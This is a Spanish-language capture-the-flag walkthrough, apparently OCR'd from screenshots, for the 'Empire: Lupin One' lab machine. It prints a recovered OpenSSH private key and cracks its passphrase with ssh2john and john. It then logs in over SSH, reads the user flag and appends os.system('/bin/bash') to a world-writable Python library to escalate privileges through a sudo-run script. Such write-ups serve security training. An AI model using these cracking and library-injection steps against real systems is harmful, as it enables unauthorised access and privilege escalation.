○ FILE TO DOWNLOAD

See also: Base64 Coding — Base N Convert

Base 58 Encoder


★ ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin)

From a text-based message (ASCII)

★ BASE 58 PLAINTEXT ?


```
dCode Base 58
```

Ir a /tmp




```
❯ cd /tmp

 /tmp
```

Usar cat para introducir todo el hash en un nuevo archivo




```
❯ cat >> key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfCaOrIzPfZ/NNYgu
/Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf5OyDICwUbg0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLi19jrfnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMpY5I
he0cLdyv316bFI8O+3y5m3gPIhUUk78C5n0VUOPSQMsx56d+B9H2bFiI2lo18mTFawa0pf
XdcBVXZkouX3nlZB1/Xoip71LH3kPI7U7fPsz5EyFIPWIaENsRmznbtY9ajQhbjHAjFClA
hzXJi4LGZ6mjaGEil+9g4U7pjtEAqYv1+3x8F+zuiZsVdMr/66Ma4e6iwPLqmtzt3UiFGb
4Ie1xaWQf7UnloKUyjLvMwBbb3gRYakBbQApoONhGoYQAAB1BkuFFctACNrlDxN180vczq
mXXs+ofdFSDieiNhKCLdSqFDsSALaXkLX8DFDpFY236qQE1poC+LJsPHJYSpZOr0cGjtWp
MkMcBnzD9uynCjhZ9ijaPY/vMY7mtHZNCY8SeoWAxYXToKy2cu/+pVyGQ76KYt3J0AT7wA
2OR3aMMk0o1LoozuyvOrB3cXMHh75zBfgQyAeeD7LyYG/b7z6zGvVxZca/g572CXxXSXlb
QOw/AR8ArhAP4SJRNkFoV2YRCe38WhQEp4R6k+34tK+kUoEaVAbwU+IchYyM8ZarSvHVpE
vFUPiANSHCZ/b+pdKQtBzTk5/VH/Jk3QPcH69EJyx8/gRE/glQY6z6nC6uoG4AkIl+gOxZ
0hWJJv0R1Sgrc91mBVcYwmuUPFRB5YFMHDWbYmZ0IvcZtUxRsSk2/uWDWZcW4tDskEVPft
rqE36ftm9eJ/nWDsZoNxZbjo4cF44PTF0WU6U0UsJW6mDclDko6XSjCK4tk8vr4qQB8OLB
```

Ir al directorio de john y ejecutar el script ssh2john.py



```
❯ ./ssh2john.py /tmp/key > /tmp/hash
```


Comprobar que el archivo hash se ha creado correctamente



```
❯ cat /tmp/hash
/tmp/key:$sshng$2$16$f2df77361693c16003677b8a33deeb06$2486$6f70656e7373682d6b65792d7631000000000a6165733235362d636263000000066263727970740000
001800000010f2df77361693c16003677b8a33deeb06000000100000000100000217000000077373682d727361000000030100010000020100c1cc78f325cbe4f465e2cada658
13f73fe63fdd4da8e53d428030a29e493718447e6fe3e4a426763fc907bb10d61068b4e36fa9a01d9ac2be3982fd1fa3526f48cc6cc738b2816b0629e82c4931f3de01fcfa944
ce0deb0c115fda2b6d9429e81dc2527d02b7fed58e3c57cea09334bac73a0a9ff131564029b1d8a6211bc686cbf864c98c6449132284c41b3eeb683ed01c31178aeb169748648
77deb4190ab16c6454fb274c0a80bad7da99a83100baa38d8e40968d2c1cd3c4263a8d4d810d0102a15b913cbede25ad3f9d17c268eac8ccf7d9fcd35882efc395fd4299b5c4b
02566943ef571b3eac1f58a19fde159e12bd16750844b937f93b20c80b051b83474b88acf891cb2461c0f31f4667683b268e862fdae2d52e2d7d8eb7e7a7fb55a0b6ca9b7f489
a657a26e6e3e899a91d77b07b02a2bfacf59cd13c9a41cca58e4885ed1c2ddcafdf5e9b148f0efb7cb99b780f22151493bf02e67d1550e3d240cb31e7a77e07d1f66c5888da5a
35f264c56b06b4a5f5dd701557664a2e5f79e5641d7f5e88a9ef52c7de43c8ed4edf3eccf91321483d621a10db119b39dbb58f5a8d085b8c70231429408735c98b82c667a9a36
8612297ef60e14ee98ed100a98bf5fb7c7c17ecee899b1574caffeba31ae1eea2c0f2ea9adceddd488519be087b5c5a5907fb527968294ca32ef33005b6f781161a9016d0029a
0e3611a8610000075064b8515cb4008dae50f1375f34bdccea9975ecfa87dd1520e27a23612822dd4aa143b1200b69790b5fc0c50e9158db7eaa404d69a02f8b26c3c72584a96
4eaf47068ed5a932431c067cc3f6eca70a3859f628da3d8fef318ee6b4764d098f127a8580c585d3a0acb672effea55c8643be8a62ddc9d004fbc00d8e47768c324d28d4ba28c
eecaf3ab07771730787be7305f810c8079e0fb2f2606fdbef3eb31af57165c6bf839ef6097c5749795b40ec3f011f00ae100fe1225136416857661109edfc5a1404a7847a93ed
f8b4afa452811a5406f053e21c858c8cf196ab4af1d5a44bc550f8803521c267f6fea5d290b41cd3939fd51ff264dd03dc1faf44272c7cfe0444fe095063acfa9c2eaea06e009
0897e80ec59d2158926fd11d5282b73dd66055718c26b943c5441e5814c1c359b62667422f719b54c51b12936fee583599716e2d0ec90454f7edaea137e9fb66f5e27f9d60ec6
6837165b8e8e1c178e0f4c5d1653a53452c256ea60dc943928e974a308ae2d93cbebe2a401f0e2c140c6db08e11538e3a6f6bbbcf5ed5af8508a8443cfe8b7f0a0118264c92a7
4ea9499ab2dbc27949a1b7a6b5cfa9d74e2ce89a6672c7e96d83d73dc5f78ef2d835c5ab027a5d4196e22150ac060e42c278812c0f51d80c15dbf878e61dfc33462a67fed2ee3
4f2cd8c69f1f4ba5577b33bd858e4ea5972f0a5062fbcfde4702dc264a0a8846537e33988a941e4255a7ead33e7d541f2f6fda0c5069020b955045f2a5cef2a73e4d007bd4323
d4cc00f2fa00ae4361e64a4253c4ce8ac68654a4309fbe7d3c4f1b74767ec29d3ac53c621c4ce70d8b6c731aedf00bb8e966f92771937ea91074b9c77abdf274e26713d37539a
2afbebb25f1f2de8428449ae0b5dc70f18d8697e19c4720be2e9004c0604353e1d094a7501ee38eb923a82d6af2a44db847161f21e0b5cef9270128e5178b755fe164158f0fc6
5e7e6f14cad14349a804078d048fd8db0f91a81cc3c1c7c54938b850fb8ff1b9a6a2ac2eecf4e717e160d9797dc4d058cff64ab7404607cdc8b1cd70a99392a7566c4fba5eef3
62790da0a818ed47d040dcfa825cf7881f43965d813e2d19c6df95ba99eaaa401c3c8123f09f8f589585b7c31bf51b7ab1a9a6a81b6dc74f777129cb2ca7e5ea99200b6892336
25a671f90a66a8e1e050e23bfbab129186ca6501b6cbdbbe34797b6b864dc021689ac358740d15eb9b61a4bdbbc011ec31dec5c4b4f9cc1b8615c950057e0237ecc503adc2cef
77a156f8a7fac71eaa8f34c3703359ecf9a745ed1123cc5c2be3fb6b66ad17164ae909ee5f0581f9f18c9f3bf83cba9dc3331712488eb746a49b93ad19de2622c01f22420a2bb
599b452c41bccb8fd8b5ca2290e8e7a44506841b1ba22140354af66840ef4d9d3a34495cbb987cf31b5ee72b894c257a93c65d3cab6e8ecef76a7af317f5bdc600155a1fb7ec6
31a1717b783b114b1f37a63adc49dfadd3eb7f618850febdb3df461fab02dab3b96da09a2d4dc98fa88236f09a57fe796990431cb97a0b0f32ef099391a3b01877c250aed8360
32b3ca471b29f29453034e7d7780f25360984b0cee07f7eedd672f36e6691f2a76213e78a8294160a892b6cacc106913cb6a41d4caf88d5eab71caa29ce6a610326945d4cf9f4
a31311187d76c8701859ee05d8c1a9465fbb97f2f93cccee5d87d5bd49b3b82f1948f274af7b31892560465d90194a22e4095a74f0f78ac6628dd92d53cf1aa85bb54e9c8de30
6f283dc8a505d2b1b4e0cf9581d3b0549946f1097975358cd71cf1003fde4893c70c07c30ec857049530fc057251057d88eb31ce87ee106b8fa8564f5996e2c1c5ebb6dab5601
bb9794c77233bb2f862e6e25ee1363fbbbbee86d651f7a5b42f304348c0ad68b6eb1fc852dfc53fc36af7ae290fb9bf74f1d013cfe8878575353196ac3b0adc06cb93f32b8113
9283b21ce014bff08c1156e0be776c353eaf97fb33246e51290f8f48bae21acc9047937b3a4b25948497c3eaee02dcdf330b725e6e5ea2c5e54cdaf109599d9585ccbedf5a8ff
343bff8a93d35459a96ccfee8ab76cae7815cdd4b2c524d45532f54ef36debcd554e636c97c3c01564a3aa0d1ce0bc19350079d2eebde57c758487947236188420a67ec034ae3
8a7a7a9cef519fbe0995394ca9613b68239dbb7e217ff6b4b73101f667797ea96330e40d4f53604290cb28d3ad0e204f4fe4a7c5ddab716e20158a2ea829f067461a8cdace12a
560d977cc4f69f92d04f32037ded3ccb58cea98b43604be7c9b493e90d12fcbd31af1421c7562e1281307ae3e1d3007e77b900b9aa2ce3e6ddfc8a7dcb096b4f131195dde88a6
f1b8cc6d0c6c3048b4ff0ca71941be74b10b095312a4b8cc9fbc3402f70ca16271f4ff89bd6a181a4f0cd015fc9fec36d3334fac5caae54d874c6063598ad29ea81d5bb14d87a
```


Crackear la contraseña con john

Saldrá la contraseña P@55w0rd!




```
❯ sudo john /tmp/hash -wordlist=/usr/share/wordlists/fasttrack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (/tmp/key)
P@55w0rd!        (/tmp/key)
P@55w0rd!        (/tmp/key)
3g 0:00:00:23 DONE (2022-06-29 00:06) 0.1260g/s 9.327p/s 9.327c/s 9.327C/s baseball..starwars
Session completed

 ❯  /usr/share/john
```

Dar permisos al archivo key




```
-----END OPENSSH PRIVA
❯ chmod 600 /tmp/key
```

Entrar mediante ssh con esa contraseña y el usuario icex64`, al ejecutar el comando pedirá la contraseña crackeada P@55w0rd!




```
❯ ssh -i /tmp/key icex64@192.168.1.78
Enter passphrase for key '/tmp/key':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ |
```

Ver el usuario y directorio




```
icex64@LupinOne:~$ whoami
icex64
icex64@LupinOne:~$ pwd
/home/icex64
icex64@LupinOne:~$
```

Mostrar contenido del directorio




```
icex64@LupinOne:~$ ls
user.txt
```

Mostrar contenido de user.txt, mostrará la flag del usuario 3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}




```
icex64@LupinOne:~$ cat user.txt
    ...,    ,...    ..,.   .,,  *&@@@@@@@@@@&/.    ,,,.   .,..    ...,    ...,
    ,,,.    .,,,     *&@@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&@,.   ..,,    ,,,,    ,,,.
..,.    ,..,  (@&#%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&%,.    ..,,    ,...    ..
    .... .@&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@   ....    ....    ,...
    .,#@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@   .,..    ,.,.    ...,
.,,,&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@#@.,    .,.,    .,..    .,
...@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%&@####@*.    ..,,    ....    ,.
   @%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@@%#######@% .,.,    .,.,    .,.,
..,,@@%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%@@@@@@@@%#######@@,    ..,.    ,..,    ..
.,,, @@@@@@@@&%%%%%%%%%%%%%%&@@@@@@@@@@@@@@@@@@@@@%%######@@,    .,,,    ,,.,    .,
    ..@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%###@@ .,..    ...,    ....
...,   .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%#&@.    ...,    ...,    ..
....   #@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%%%@.    ....    ....    ..
    .,.,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&%%%%%%%#@*.,.,    .,.,    ..@@@@
..,.     .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%#@@     ..,.    ,..*@&&@@.
.,,.    ,.@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%%%%%%%%@@     .,,.    .@&&&@(  ,,
    ,.,.    .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&%%%%%%%@@%%&@@@,  ,,,@&@@@.,,,
....    ...#@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&&%%%%&%,@%%%%%%%#@@@@@%..    ..
...,    ...,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@&&&&@,*,,@%%%%%%@@@&@%%@..    ..
    ,,.,     @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@/,***,*,@%%%@@&@@@%%###@ ,,.,
    .,. @@&&&@@,,/@@@@@@@@@@@@@@@@@@@@@@@@@@#,,,,,,,,,*,,@%%%@&&@@%%%%%##&* ,...
.,,, @@&@@&@&@@%,*,*,*,*,***,*,*,***,*,*,*,*,*,*,**,&@%%&@@@&@%%%%%%%%%@/.,    .,
  /@@&&&&&&&&&&&@@*,,,,,,,,,,,,,,,,,,,,,,*,,,**,%@&%%%%@&&&@%%%%%%%%%%@(    ,..,
 @&@&@&@&@&@&@&@&&@@@@@(,*,*,,**,*,*,,,*#&@@&%%%%%%%%%&@@@@@%%%%%%%%%@&..,    .,.,
@@@&&&&&&&&&&&&&&&&&&&@@@&&&@@@@&&@@&&@&&&%&%%%%%%%@&&&@&%%%%%%%&&@,..    ...,    ..
 @&&&@&@&@&@&@&@&@&@&@&@&@&@&&@@@&&&&&&&&%&%%%%&@&&@@%%%#&@%..,    .,.,    .,.,
  @@@@&&&&&&&&&&&&&&&&&&&&&&&@&&&&&&&&&&&%%&%@&@&@&@@%..    ....    ....    ,..,
.,,, *@@&&&@&@&@&@&@&@&&&&&&&&&&&&&&&&&&%&&@@&&@....    ,.,    .,,,    ,,..    .,
    ,,,,    .,%@@@@@@@@@@@@@@@@%,  ...,@@&&@(,,    ,,,.    .,,,    ,,.,    .,,.
    .,.,    .,,,    .,,.    ..,.    ,*@@&&@ ,,,,    ,.,.    .,.,    .,.,    .,.,
...,    ....    ....    ,..    ,..@@@&@#,..    ....    ,..    ...,    ....    ..
    ....    ....    ...    ....@.,%&@..    ....    ...    ....    ....    ....
    ...,    ....    ....   .*/,...&.,,,    ....    ....    .,..    ...,    ...,
.,.,    .,.,    ,,.,    .,../*,,&,,    ,.,,    ,.,,    ..,    .,.,    .,.,    ,,

3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
icex64@LupinOne:~$ |
```

Mostrar información del sistema




```
icex64@LupinOne:/tmp$ cat /etc/issue
Debian GNU/Linux 11 \n \l
##################################################
eth0: \4{eth0}
Author: Icex64 & Empire Cybersecurity, Lda
##################################################

icex64@LupinOne:/tmp$ uname -a
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64 GNU/Linux
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$
```

Dirá que el usuario icex64 puede ejecutar un commando en LupinOne, este se encuentra en el directorio personal de otro llamado arsene




```
User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$ |
```

Ir al directorio personal de arsene y mostrar el contenido




```
icex64@LupinOne:/tmp$ cd /home/arsene
icex64@LupinOne:/home/arsene$ ls
heist.py  note.txt
icex64@LupinOne:/home/arsene$ |
```

Leer el archivo note.txt, dirá que sabe que el script puede comprometer su cuenta.




```
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
icex64@LupinOne:/home/arsene$ |
```

Ejecutar el script




```
icex64@LupinOne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Its not yet ready to get in action
icex64@LupinOne:/home/arsene$ |
```

Buscar archivos que puedan ser ejecutados por todos los usuarios




```
icex64@LupinOne:/home/arsene$ find / -type f -perm -ug=rwx 2>/dev/null
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/home/arsene$ |
```

Introducir un comando en el script usando cat para poder cambiar al usuario arsene cuando se ejecute




```
icex64@LupinOne:/home/arsene$ cat >> /usr/lib/python3.9/webbrowser.py
os.system("/bin/bash")
^C
icex64@LupinOne:/home/arsene$ 
```

Ejecutar el script



